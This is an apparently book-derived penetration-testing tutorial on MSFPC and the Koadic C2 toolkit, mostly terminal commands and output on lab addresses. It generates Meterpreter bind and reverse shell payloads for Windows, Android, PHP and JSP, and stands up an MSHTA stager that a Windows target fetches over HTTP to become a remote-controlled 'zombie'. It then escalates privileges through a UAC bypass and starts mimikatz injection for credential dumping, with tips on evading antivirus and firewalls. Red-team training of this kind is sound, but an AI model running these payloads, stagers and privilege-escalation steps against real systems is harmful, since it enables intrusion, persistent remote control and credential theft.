[xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-bind-tcp-443-exe.rc
#
# [Kali 1]:  service postgresql start; service metasploit start; msfconsole
# [Kali 2.x/Rolling]:  msfdb start; msfconsole -q -r '/Users/Harry/mpc/windo
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```

The payload is set to `windows/meterpreter/bind_tcp` instead of `reverse_tcp`, which shows that the payload handler will use a BIND connection to connect to the target server.

- **REVERSE:** This shell connection will open a port on the attacker machine. Once the payload is executed, the target server will connect back to the attacker. To get a `REVERSE` connection is a very good way of bypassing ingress firewall blocks but this method can be blocked if egress (outbound) firewall rules are in place. By default, MSFPC will generate the payload with the `REVERSE` shell connection.
- **STAGED/STAGELESS:** The type of payload to be used.
- **STAGED:** This is the payload type that sends the payload in multiple stages, which makes it smaller in size but it relies on Metasploit's payload handler for sending the remainder of the parts to the target server. By default, MSFPC will generate a staged payload.
- **STAGELESS:** This is a complete payload and is more stable and reliable than the `STAGED` payload but the size of this kind of payload is way too much in comparison to `STAGED`:

```
| ./msfpc.sh cmd stageless bind windows en0
```

The preceding command will generate a `stageless windows` executable payload when executed. It will open a port on the target system and listen for a `BIND`

connection to get a standard Command Prompt:

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh cmd stageless bind windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.2.10
[i] PORT: 443
[i] TYPE: windows (windows/shell_bind_tcp)
[i] CMD: msfvenom -p windows/shell_bind_tcp -f exe \
--platform windows -a x86 -e generic/none LPORT=443 \
> '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

[i] windows shell created: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
xXxZombi3xXx:mpc Harry$
```

Let's check the .rc file generated from the preceding command:

```
[xXxZombi3xXx:mpc Harry$ cat windows-shell-stageless-bind-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfcon
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/Users/Harry/mpc/
#
use exploit/multi/handler
set PAYLOAD windows/shell_bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```

The payload is set to `windows/shell_bind_tcp`, which is a stageless payload. A staged payload in Metasploit would be `windows/shell/bind_tcp`.

- `TCP/HTTP/HTTPS/FIND_PORT`: The communication method required by the payload to communicate with the payload handler.
- `TCP`: This is the standard communication method once the payload is

executed on the target server. This communication method can be used with any type of payload and payload format, but this can easily be detected by IDS and blocked by firewalls and IPS because of its unencrypted nature.

- **HTTP:** If this option is used by MSFPC, the payload will use HTTP as the communication method. Instead of communicating on any given TCP port, the payload will communicate on port 80. This option can be used to bypass firewalls if only port 80 is open on the target system. This can be detected by IDS and blocked IPS because of its unencrypted nature.
- **HTTPS:** This option is used when generating a payload that will use SSL communication. It's recommended to use this option for stealthy reverse connections.
- **FIND\_PORT:** This option is used when we are unable to get reverse connections from common ports (80, 443, 53, 21). If this option is set, MSFPC will generate the payload, which will try all 1-65535 ports for communication.
- **BATCH/LOOP:** MSFPC can generate multiple payloads (multiple OS platforms) with a single command. This can be achieved by using either the **BATCH Mode** OR **LOOP Mode**.
- **BATCH Mode:** In the **BATCH** mode, MSFPC can generate multiple payloads with as many combinations of payload type as possible:

```
| ./msfpc batch windows en0
```

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh batch windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Batch Mode. Creating as many different combinations as possible

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_http)
[i] CMD: msfvenom -p windows/meterpreter/reverse_http -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

[i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done
```

MSFPC generated all the combination of payloads for only Windows (as mentioned in the options) with their respective resource files (.rc):

```
[xXxZombi3xXx:mpc Harry]$ ls -alh windows-*
```

```
-rw-r--r-- 1 Harry staff 459B May 14 16:53 windows-meterpreter-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:53 windows-meterpreter-staged-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 471B May 14 16:52 windows-meterpreter-staged-reverse-http-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:52 windows-meterpreter-staged-reverse-http-443.exe
-rw-r--r-- 1 Harry staff 474B May 14 16:52 windows-meterpreter-staged-reverse-https-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:52 windows-meterpreter-staged-reverse-https-443.exe
-rw-r--r-- 1 Harry staff 468B May 14 16:55 windows-meterpreter-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-meterpreter-staged-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 465B May 14 16:53 windows-meterpreter-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 249K May 14 16:53 windows-meterpreter-stageless-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 477B May 14 16:52 windows-meterpreter-stageless-reverse-http-443-exe.rc
-rwxr-xr-x 1 Harry staff 250K May 14 16:52 windows-meterpreter-stageless-reverse-http-443.exe
-rw-r--r-- 1 Harry staff 480B May 14 16:52 windows-meterpreter-stageless-reverse-https-443-exe.rc
-rwxr-xr-x 1 Harry staff 250K May 14 16:52 windows-meterpreter-stageless-reverse-https-443.exe
-rw-r--r-- 1 Harry staff 474B May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 249K May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 441B May 14 16:55 windows-shell-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-shell-staged-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 450B May 14 16:53 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:53 windows-shell-staged-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 447B May 14 16:55 windows-shell-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-shell-stageless-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 456B May 14 16:54 windows-shell-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:54 windows-shell-stageless-reverse-tcp-443.exe
```

```
xXxZombi3xXx:mpc Harry$ █
```

- **LOOP Mode:** This mode can generate multiple payloads of all types. MSFPC can also generate all the payloads for a given `LHOST`. This can be useful in an environment where we don't have the exact knowledge of the platform's OS. The payloads can be generated with the following command:

```
| ./msfpc.sh loop 192.168.10.122
```

```
[xXxZombi3xXx:metasploit-framework Harry$ ~/mpc/msfpc.sh loop 192.168.10.122
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[!] Loop Mode. Creating one of each TYPE, with default values

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[!] IP: 192.168.10.122
[!] PORT: 443
[!] TYPE: android (android/meterpreter/reverse_tcp)
[!] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.10.122 LPORT=443 \
> '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk'

[!] File (/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk) already exists. Overwriting...
[!] android meterpreter created: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk'

[!] MSF handler file: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[!] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[!] IP: 192.168.10.122
[!] PORT: 443
[!] TYPE: windows (windows/meterpreter/reverse_tcp)
[!] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f asp \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443.asp'

[!] windows meterpreter created: '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443.asp'

[!] MSF handler file: '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
[!] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

MSFPC generates payloads with `DEFAULT` values for all the payload types with their respective resource files (`.rc`):

```
[xXxZombi3xXx:metasploit-framework Harry$ ls *meterpreter*
android-meterpreter-stageless-reverse-tcp-443-apk.rc      windows-meterpreter-staged-reverse-tcp-443-asp.rc
android-meterpreter-stageless-reverse-tcp-443.apk          windows-meterpreter-staged-reverse-tcp-443-aspx.rc
java-meterpreter-staged-reverse-tcp-443-jsp.rc            windows-meterpreter-staged-reverse-tcp-443-dll.rc
java-meterpreter-staged-reverse-tcp-443.jsp                windows-meterpreter-staged-reverse-tcp-443-exe.rc
php-meterpreter-staged-reverse-tcp-443-php.rc             windows-meterpreter-staged-reverse-tcp-443.asp
php-meterpreter-staged-reverse-tcp-443.php                windows-meterpreter-staged-reverse-tcp-443.aspx
python-meterpreter-staged-reverse-tcp-443-py.rc            windows-meterpreter-staged-reverse-tcp-443.dll
python-meterpreter-staged-reverse-tcp-443.py              windows-meterpreter-staged-reverse-tcp-443.exe
tomcat-meterpreter-staged-reverse-tcp-443-war.rc          windows-meterpreter-stageless-reverse-tcp-443-ps1.rc
tomcat-meterpreter-staged-reverse-tcp-443.war             windows-meterpreter-stageless-reverse-tcp-443.ps1
xXxZombi3xXx:metasploit-framework Harry$ ]
```

- `VERBOSE`: This option is used if you want to get more information on what values are used by MSFPC while generating a payload:

```
| ./msfpc.sh loop 192.168.10.122 8080 verbose
```

```
[xXxZombi3xXx:metasploit-framework Harry$ ~/mpc/msfpc.sh loop 192.168.10.122 8080 verbose
```

```
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
```

```
[i] Loop Mode. Creating one of each TYPE, with default values
```

```
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
```

```
[i] IP: 192.168.10.122
```

```
[i] PORT: 8080
```

```
[i] TYPE: android (android/meterpreter/reverse_tcp)
```

```
[i] SHELL: meterpreter
```

```
[i] DIRECTION: reverse
```

```
[i] STAGE: stageless
```

```
[i] METHOD: tcp
```

```
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
```

```
lhost=192.168.10.122 lport=8080 \
```

```
> '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080.apk'
```

```
[i] android meterpreter created: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080.apk'
```

```
[i] File: Zip archive data, at least v2.0 to extract
```

```
[i] Size: 12K
```

```
[i] MD5: cddd57d5ce8d9acd4f47f0cbdf01717b
```

```
[i] SHA1: 17d9ab296e3d8c1c563458695445c5e76c430f93
```

```
[i] MSF handler file: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080-apk.rc'
```

```
[i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080-apk.rc'
```

```
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
```

```
[*] Done!
```

In this case, `LOOP` mode is used to generate payloads with `LPORT` set to 8080.

The features of the tool are updated and maintained by its repository. It's highly recommended to look for tool updates online every two weeks.

# Koadic

Koadic is a Windows post-exploitation toolkit with a similar interface to the other famous tools used for penetration testing purposes, namely, Empire and Metasploit. It's called C3 for a reason and that is because it uses the **Component Object Model (COM)** in Windows and operates using the script host utility (also known as JScript/VBScript). COM objects were introduced by Microsoft in 1993, which also means that Koadic's payloads are compatible with the older versions of Windows (NT/95/2000) up until the latest version, Windows 10. Koadic is built on Python and it's compatible with Python 2 as well as Python 3. The payloads generated by Koadic can be executed completely in-memory (from the stage 0 to the second stage and beyond) and it also supports the stager communication over SSL/TLS, although it depends upon what setting is enabled on the victim OS.

# Installation

For installation, use the following command to clone the repository from GitHub:

```
| git clone https://github.com/zerosum0x0/koadic
[xXxZombi3xXx:~ Harry$ git clone https://github.com/zerosum0x0/koadic
Cloning into 'koadic'...
remote: Counting objects: 1486, done.
remote: Compressing objects: 100% (173/173), done.
remote: Total 1486 (delta 148), reused 229 (delta 118), pack-reused 1189
Receiving objects: 100% (1486/1486), 4.98 MiB | 312.00 KiB/s, done.
Resolving deltas: 100% (827/827), done.
xXxZombi3xXx:~ Harry$
```

A quick listing will show the files present in the `koadic` directory, using the following command:

```
| ls -alh
```

```
[xXxZombi3xXx:koadic Harry$ ls -alh
total 3960
drwxr-xr-x  14 Harry  staff  448B May 14 19:03 .
drwxr-xr-x+ 229 Harry  staff  7.2K May 14 19:03 ..
drwxr-xr-x  12 Harry  staff  384B May 14 19:03 .git
-rw-r--r--  1 Harry  staff  1.2K May 14 19:03 .gitignore
-rw-r--r--  1 Harry  staff  97B May 14 19:03 .gitmodules
-rw-r--r--  1 Harry  staff  1.9M May 14 19:03 DEFCON25.pdf
-rw-r--r--  1 Harry  staff  8.9K May 14 19:03 LICENSE
-rw-r--r--  1 Harry  staff  4.4K May 14 19:03 README.md
-rw-r--r--  1 Harry  staff  166B May 14 19:03 autorun.example
drwxr-xr-x  22 Harry  staff  704B May 14 19:03 core
drwxr-xr-x  8 Harry  staff  256B May 14 19:03 data
-rwxr-xr-x  1 Harry  staff  1.9K May 14 19:03 koadic
drwxr-xr-x  4 Harry  staff  128B May 14 19:03 modules
-rw-r--r--  1 Harry  staff   34B May 14 19:03 requirements.txt
xXxZombi3xXx:koadic Harry$ ]
```

`requirements.txt` contains the Python packages that are required to run `koadic`. The following command can be used to install these packages from `requirement.txt`:


```
| sudo pip install -r requirement.txt
```

```
[xXxZombi3xXx:koadic Harry]$ sudo pip install -r requirements.txt
[Password:
The directory '/Users/Harry/Library/Caches/pip/http' or its parent directory is not owned by
e permissions and owner of that directory. If executing pip with sudo, you may want sudo's -
The directory '/Users/Harry/Library/Caches/pip' or its parent directory is not owned by the
ssions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting impacket (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/35/72/694c391c7fe29600c2c8d8d4ad97a781
    100% [██████████] 1.1MB 634kB/s
Requirement already satisfied: pycrypto in /Library/Python/2.7/site-packages (from -r require
Requirement already satisfied: pyasn1 in /Library/Python/2.7/site-packages (from -r requirem
Collecting tabulate (from -r requirements.txt (line 4))
  Downloading https://files.pythonhosted.org/packages/12/c2/11d6845db5edf1295bc08b2f488cf593
    100% [██████████] 51kB 1.5MB/s
Installing collected packages: impacket, tabulate
  Running setup.py install for impacket ... error
    Complete output from command /usr/bin/python -u -c "import setuptools, tokenize;__file__=
all-record.txt --single-version-externally-managed --compile:
running install
running build
running build_py
creating build
creating build/lib
creating build/lib/impacket
```

Once the installation is complete, you can run `koadic` by executing the following

command:

| ./koadic



Koadic starts with the MSHTA stager as the default stager. The **Microsoft HTML Application (MSHTA)** is a full-grown Microsoft Windows HTML application that is *trusted* by the developer who creates it. It's like the Internet Explorer browser but without the user interface or any strict security model. It displays only a few options, such as menus, icons, title information, and toolbars.

# Why use MSHTA as the dropper payload?

One of the coolest reasons of using MSHTA for payload delivery is its support for scripting languages, such as VBScript and JScript, and as it's explained in the introductory part of this tool, Koadic does not use PowerShell for post-exploitation. PowerShell was a really great playground for attackers and red-teamers for years and like every good playground, there comes a time when it gets too messy. Nowadays, even if you encode the PowerShell command into base64 or any other encoder, the payload delivery still gets detected by so-called *AntiVirus with Machine Learning and Artificial Intelligence*. The reason for this is that instead of trying to detect the payload command or the shellcode embedded in it, the *smart* AVs detect the intrusion by a mere execution of the `powershell.exe` program.

In a corporate environment, there are times when the servers are not installed with any AVs and their built-in AV solutions are also disabled (Windows Defender). Even then, if you try to execute `powershell.exe`, your execution is denied by the server because of the hard implementation of the group policies.

Also, there is another issue with payload delivery over PowerShell and that is, PowerShell itself. The payload will only be able to deliver and execute if PowerShell supports the functions used in the payload. For example, if the payload requires you to use PowerShell version 2 but the execution is happening on Microsoft Windows Server 2003 with only PowerShell version 1 support, the payload execution will fail. Koadic, on the other hand, relies upon VBScript and JScript, which are installed from the older version of Windows and are still supported in the latest version, which makes the payload dropper more reliable than PowerShell.

# Terminology

Before getting into the details of all the options used in this tool, let's first take a look at the terminologies of the tool:

- **Zombies:**

The compromised system that connects back to the Koadic Command and Control Server. Just like a `session` is opened in Metasploit, a zombie will connect back to Koadic.

- **Stagers:**

The Command and Control web server from where the payload and implants are fetched by the zombie. Stagers are also used to maintain the connection between the zombies and Koadic. Note that Koadic does not rely on TCP connections for continuous communication. Instead, the connection is maintained by requesting multiple HTTP connections.

- **Implants:**

An implant is a JavaScript or a VBScript code, which is executed by zombies to perform a certain task. It's the same as the `post` modules in Metasploit. Once an implant is chosen to be used by Koadic, the script is sent over to the zombies and is executed on the system. The fetched results are then displayed on the Koadic C2 panel.

In Koadic, the implants are categorized as follows: pivot, persistence, manage, utils, elevate, gather, scan, fun, and inject.

- **Jobs:**

Whenever the stager (C2) executes an implant (`post` module) over to the zombie (compromised system), a job is created in this process by C2. C2 gives the job `execute` the `implant` to the zombies and once the job is

completed, C2 is notified about the completion (also displayed on the C2 panel).

To start with this tool, we can start by first executing a `help` command or we can use a `?` instead:

```
?  
[koadic: sta/js/mshta]$ ?  


| COMMAND   | DESCRIPTION                              |
|-----------|------------------------------------------|
| load      | reloads all modules                      |
| info      | shows the current module options         |
| use       | switch to a different module             |
| exit      | exits the program                        |
| run       | runs the current module                  |
| verbose   | turn verbosity off/on: verbose (0 1)     |
| cmdshell  | command shell to interact with a zombie  |
| pyexec    | evals some python                        |
| domain    | shows collected domain information       |
| set       | sets a variable for the current module   |
| listeners | shows info about stagers                 |
| kill      | kill a job or all jobs                   |
| creds     | shows collected credentials              |
| zombies   | lists hooked targets                     |
| jobs      | shows info about jobs                    |
| sounds    | turn sounds off/on: sound(0 1)           |
| unset     | unsets a variable for the current module |
| help      | displays help info for a command         |



Use "help command" to find more info about a command.

  
[koadic: sta/js/mshta]$
```

The `?` command will show all the commands that are supported by the Koadic C2 with their respective descriptions.

To use Koadic, we can follow the given stages for performing a Koadic-style post-exploitation:



1. **Stager Establishment:** Set up the stager web server where the zombie will get connected.
2. **Payload Execution:** Drop the payload over to the target server and execute the payload to get the zombie hooked up by Koadic.
3. **Running Implants:** Execute the implants to get domain information, SYSTEM access, and NTLM hashes. These can be used for further post-exploitation.
4. **Pivoting:** Hook the zombie and move around the network through it.

# Stager establishment

You need to first configure the stager and get it ready, which can be done by first setting up the details that are required by the stager. For getting the details, you can execute the following command: **info**

This will show the information for the current stager, which can be changed according to the needs:

```
(koadic: sta/js/mshta)$ info
```

NAME	VALUE	REQ	DESCRIPTION
SRVHOST	192.168.10.122	yes	Where the stager should call home
SRVPORT	9999	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATH		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications
MODULE		no	Module to run once zombie is staged

```
(koadic: sta/js/mshta)$
```

We can change the settings using the `set` command (the same as Metasploit and Empire). In this case, we will be changing the stager web server port to `8080` by executing the following command: **set SRVPORT 8080**

```
(koadic: sta/js/mshta)$ set SRVPORT 8080
[+] SRVPORT => 8080
(koadic: sta/js/mshta)$ info

NAME      VALUE      REQ      DESCRIPTION
-----  -----
SRVHOST   192.168.10.122  yes      Where the stager should call home
SRVPORT   8080       yes      The port to listen for stagers on
EXPIRES
KEYPATH
CERTPATH
MODULE
```

```
(koadic: sta/js/mshta)$
```

Now the stager is ready to listen on port 8080 for reverse connections. To start with the stager web server, we need to run the server by executing the `run` command: **Run**

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.10.122:8080/MDRV9
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.10.122:8080/MDRV9
(koadic: sta/js/mshta)$
```

The stager web server is successfully started on the local IP `192.168.10.122` and port `8080`. Koadic also provides a command (`mshta http://192.168.10.122:8080/MDRV9`), which needs to be executed on the target Windows system. **As mentioned before, this tool is not about enumeration or exploitation; it's all about post-exploitation.** But this tool can be used in exploitation when trying to deliver the payload.

# Payload execution

Different means of transport can be used to deliver the payload over to the target system (MS Word, PDF, EXE, DLL, and so on.) and once the payload is executed on the target server (in this case, the Koadic stager already has the command, which will be executed on the system):

Command Prompt

```
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\bugsbounty>mshta http://192.168.10.122:8080/MDRV9

C:\Users\bugsbounty>
```

The stager hooks up the zombie. Koadic C2 will be notified when the zombie is connected. Some system information (such as the IP address, hostname, and Windows OS version) is also shared between the zombie and the stager:

```
(koadic: sta/js/mshta)$
[+] Zombie 1: Staging new connection (192.168.10.171)
(koadic: sta/js/mshta)$
[+] Zombie 1: DESKTOP-M48V4T8\bugsbounty @ DESKTOP-M48V4T8 -- Windows 10 Education
(koadic: sta/js/mshta)$
```

To check up on the zombie, you can execute the following command:

| **Zombies**

```
[koadic: sta/js/mshta]$ 
[koadic: sta/js/mshta]$ 
[koadic: sta/js/mshta]$ zombies

      ID      IP          STATUS  LAST SEEN
      ---  -----  -----
      1      192.168.10.171  Alive   2018-05-14 20:17:42
```

This will show the **allotted** ID by C2 to the zombie, the IP address of the zombie, the status, and the last seen (just like WhatsApp and FB Messenger)

To get more information regarding a zombie, you can execute `zombies <ID>`, where `ID` is the identification number allotted by C2 to the zombie. In this case, it's `1`:

**zombies 1**

```
[koadic: sta/js/mshta]$ zombies 1

      ID:          1
      Status:      Alive
      Last Seen:  2018-05-14 20:18:56

      IP:          192.168.10.171
      User:        DESKTOP-M48V4T8\bugsbounty
      Hostname:    DESKTOP-M48V4T8
      Primary DC: Unknown
      OS:          Windows 10 Education
      OSArch:      64
      Elevated:    No

      User Agent:  Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
3.0.30729; .NET CLR 3.5.30729; InfoPath.3)
      Session Key: 3813c22bb61444a7b3b907bd4430f76f

      JOB  NAME          STATUS  ERRNO
      ---  ---          -----
[koadic: sta/js/mshta]$
```

As you can see, the information regarding the zombie with ID `1` is displayed. In the displayed information, there's one thing that we need to focus on; that is, the

**Elevated Status.**

Currently, the Elevated status says No, which means it's not running with SYSTEM privileges but we can achieve system level privs by executing an implant.

# Running Implants

In this case, the `bypassuac_eventvwr` implant is used for escalating the privileges from ring 3 (user land privs) to `SYSTEM`. To use an implant, you can execute the following command: **use implant/elevate/bypassuac\_eventvwr**

The option is changed from stager to the implant now and just like we did it when configuring the stager, we need to configure the implant before executing it.

We can find the options by executing the following command:

```
| Info
[(koadic: sta/js/mshta)$ use implant/elevate/bypassuac_eventvwr
[(koadic: imp/ele/bypassuac_eventvwr)$ info

  NAME      VALUE      REQ      DESCRIPTION
  -----  -----
  PAYLOAD      ALL      yes      run payloads for a list
  ZOMBIE      ALL      yes      the zombie to target
```

This will show two options that need to be configured for a successful implant execution: `PAYLOAD` and `ZOMBIE`. To set up the payload, execute the following command: **set payload 0**

```
[(koadic: imp/ele/bypassuac_eventvwr)$
[(koadic: imp/ele/bypassuac_eventvwr)$ set payload 0
[+] PAYLOAD => 0
[(koadic: imp/ele/bypassuac_eventvwr)$ info

  NAME      VALUE      REQ      DESCRIPTION
  -----  -----
  PAYLOAD      0      yes      run payloads for a list
  ZOMBIE      ALL      yes      the zombie to target

[(koadic: imp/ele/bypassuac_eventvwr)$ ]
```

The question here is, why did we set the payload to 0? For understanding this, we need to reference the value from the `listeners` command:

```
| Listeners
[(koadic: imp/inj/mimikatz_dynwrapx)$
[(koadic: imp/inj/mimikatz_dynwrapx)$ listeners

      ID      IP          PORT      TYPE
      ----  -----  -----
      0      192.168.2.10  9999      stager/js/mshta
      1      192.168.2.10  9996      stager/js/wmic
      2      192.168.2.10  9997      stager/js/rundll32_js
      3      192.168.2.10  9998      stager/js/regsvr

Use "listeners ID" to print a payload
((koadic: imp/inj/mimikatz_dynwrapx)$ |
```

The `listeners` command will list down all the stagers running. So, when the payload is set to 0 it means the payload will be using the given stager ID 0; that is, the MSHTA stager for implant delivery over to the zombie for execution.

The implant is now ready to be executed on the target system:

```
| Run
```

```
[koadic: imp/ele/bypassuac_eventvwr]$ run
[*] Zombie 1: Job 0 (implant/elevate/bypassuac_eventvwr) created.
[+] Zombie 1: Job 0 (implant/elevate/bypassuac_eventvwr) completed.
(koadic: imp/ele/bypassuac_eventvwr)$ run

(koadic: imp/ele/bypassuac_eventvwr)$
```

At the time of execution, a new connection is created with the elevated privileges with zombie ID 2. On getting the information regarding the elevated connection, we can see clearly that the privileges were escalated with the \* on the user field. The same is mentioned on the ID as well:

<b>Status:</b>	Alive
<b>Last Seen:</b>	2018-05-14 20:24:37
<b>IP:</b>	192.168.10.171
<b>User:</b>	DESKTOP-M48V4T8\bugsbounty*
<b>Hostname:</b>	DESKTOP-M48V4T8
<b>Primary DC:</b>	Unknown
<b>OS:</b>	Windows 10 Education
<b>OSArch:</b>	64
<b>Elevated:</b>	YES!
<b>User Agent:</b>	Mozilla/4.0 (compatible; MSIE 7.0; 3.0.30729; .NET CLR 3.5.30729; InfoPath.3)

We can either use the implant for dumping hash or we can use `mimikatz`. Koadic supports `mimikatz` by injecting the DLL into the memory directly. To use `mimikatz`, run the following command: **use implant/inject/mimikatz\_dynwrapx**

```
[koadic: sta/js/mshta]$ use implant/inject/mimikatz_dynwrapx
[koadic: imp/inj/mimikatz_dynwrapx]$ info

